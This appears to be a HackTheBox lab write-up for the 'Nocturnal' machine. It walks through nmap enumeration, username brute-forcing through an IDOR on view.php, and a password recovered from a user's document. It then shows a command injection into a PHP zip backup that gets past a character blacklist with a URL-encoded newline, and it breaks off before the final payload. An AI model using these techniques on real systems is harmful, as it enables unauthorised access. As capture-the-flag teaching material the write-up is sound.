HTB: Nocturnal - Easy
Enumeration
First we start off with a Nmap scan, using the command nmap -sV -sC 10.129.235.128 -oN nmap/noctual.nmap --min-rate=10000 – with as result:
Nmap scan report for 10.129.235.128
Host is up (0.011s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 20:26:88:70:08:51:ee:de:3a:a6:20:41:87:96:25:17 (RSA)
|   256 4f:80:05:33:a6:d4:22:64:e9:ed:14:e3:12:bc:96:f1 (ECDSA)
|_  256 d9:88:1f:68:43:8e:d4:2a:52:fc:f0:66:d4:b9:ee:6b (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://nocturnal.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
And we add nocturnal.htb to our /etc/hosts file.
When navigating to http://nocturnal.htb, we are met with the following page:

This page contains a register and login form at the top of the page.

We create the user user1 :
After that, we can login using the created account:

There is a upload functionality available on the web application. This might be of interest, let’s try and upload some random image with a random file extension:
POST /dashboard.php HTTP/1.1
Host: nocturnal.htb
[..]
------WebKitFormBoundaryeNFJzUHqmAmAu3dm
Content-Disposition: form-data; name="fileToUpload"; filename="HTB.png"
Content-Type: image/png

PNG

------WebKitFormBoundaryeNFJzUHqmAmAu3dm--
When this is sent, we are met with a Invalid file type. pdf, doc, docx, xls, xlsx, odt are allowed. :
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
[..]
Invalid file type. pdf, doc, docx, xls, xlsx, odt are allowed.
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Dashboard</title>
    <link rel="stylesheet" href="style.css">
</head>
<body>
    <div class="container">
                 <h1>Welcome, {{7*7}}</h1>

        <h2>Upload File</h2>
        <form action="" method="post" enctype="multipart/form-data">
            <input type="file" name="fileToUpload" required>
            <button type="submit">Upload File</button>
        </form>

        <h2>Your Files</h2>
        <ul>
                            <li>
                    <a href="view.php?username=%7B%7B7%2A7%7D%7D&file=HTB.pdf">
                        HTB.pdf                    </a>
                    <span>(Uploaded on 2025-04-20 14:17:47)</span>
                </li>
                    </ul>

        <a href="logout.php" class="logout">Logout</a>
    </div>
</body>
</html>
But we do notice the endpoint being specified, which is view.php?username=%7B%7B7%2A7%7D%7D&file=HTB.pdf – where the username {{7*7}} is specified (URL-encoded).
Exploitation
Username enumeration
So I intercepted the request to this endpoint – and modified it resulting in the following request:
GET /view.php?username=admin&file=secret.pdf HTTP/1.1
Host: nocturnal.htb
So after that I sent the request to Burp suite intruder, specifying the part that I want to brute force with § and using the wordlist ‘https://github.com/danielmiessler/SecLists/blob/master/Usernames/Names/names.txt’ – which is a wordlist that contains a lot of names.

So I clicked Start Attack and analysed the output.
This output shows the following response when a user does not exist – for example for the user aaren:

Showing User not found.
And when filtering by response length, we can easily identify which users do and don’t exist:

The users amanda, admin and tobias exist.
Password stored in file
So when navigating to the user amanda in the sent requests, a file is shown:
[..]
</div><h2>Available files for download:</h2><ul><li><a href="view.php?username=amanda&file=privacy.odt">privacy.odt</a></li></ul>
[..]
Which shows a file called privacy.odt. Let’s look at its content:

It shows a password for the user Amanda – which is arHkG7HAI68X8s1J .
Let’s try and login with the password on the /login.php endpoint:

Where as result a Go to Admin Panel is shown:


Clicking this Admin Panel button, we are met with a Admin panel:
Code Injection
When clicking a file, the source is shown for it.
After clicking admin.php the following is shown:

When analysing the source code, we are shown that there is a blacklist character list to prevent code injection:
function cleanEntry($entry) {
    $blacklist_chars = [';', '&', '|', '$', ' ', '`', '{', '}', '&&'];

    foreach ($blacklist_chars as $char) {
        if (strpos($entry, $char) !== false) {
            return false; // Malicious input detected
        }
    }

    return htmlspecialchars($entry, ENT_QUOTES, 'UTF-8');
}
This can be easily bypassed with %0a for example (which is a newline encoded).
So further looking at the code, it is shown that the password parameter is vulnerable to the code injection, since we can input our ‘password’ here for the backup:
if (isset($_POST['backup']) && !empty($_POST['password'])) {
    $password = cleanEntry($_POST['password']);
    $backupFile = "backups/backup_" . date('Y-m-d') . ".zip";

    if ($password === false) {
        echo "<div class='error-message'>Error: Try another password.</div>";
    } else {
        $logFile = '/tmp/backup_' . uniqid() . '.log';

        $command = "zip -x './backups/*' -r -P " . $password . " " . $backupFile . " .  > " . $logFile . " 2>&1 &";

        $descriptor_spec = [
            0 => ["pipe", "r"], // stdin
            1 => ["file", $logFile, "w"], // stdout
            2 => ["file", $logFile, "w"], // stderr
        ];

        $process = proc_open($command, $descriptor_spec, $pipes);
        if (is_resource($process)) {
            proc_close($process);
So I clicked the Create Backup button – and intercepted the request:

POST /admin.php?view=admin.php HTTP/1.1
Host: nocturnal.htb
[..]
password=test&backup=
With this request ready to be modified for command injection, lets take a look where we are injecting it (in the command):
zip -x './backups/*' -r -P " . $password . " " . $backupFile . " . > " . $logFile . " 2>&1 &"
So there is trailing information and prefix information. Let’s try to just create a newline and see what happens:
POST /admin.php?view=admin.php HTTP/1.1
Host: nocturnal.htb
[..]
password=test%0awhoami&backup=
This reveals the following – indicating that there is a command injection:
<pre>whoami: extra operand 'backups/backup_2025-04-20.zip'
Try 'whoami --help' for more information.
</pre>
So I tried a couple of Command Injection tricks, but settled down on the following payload:
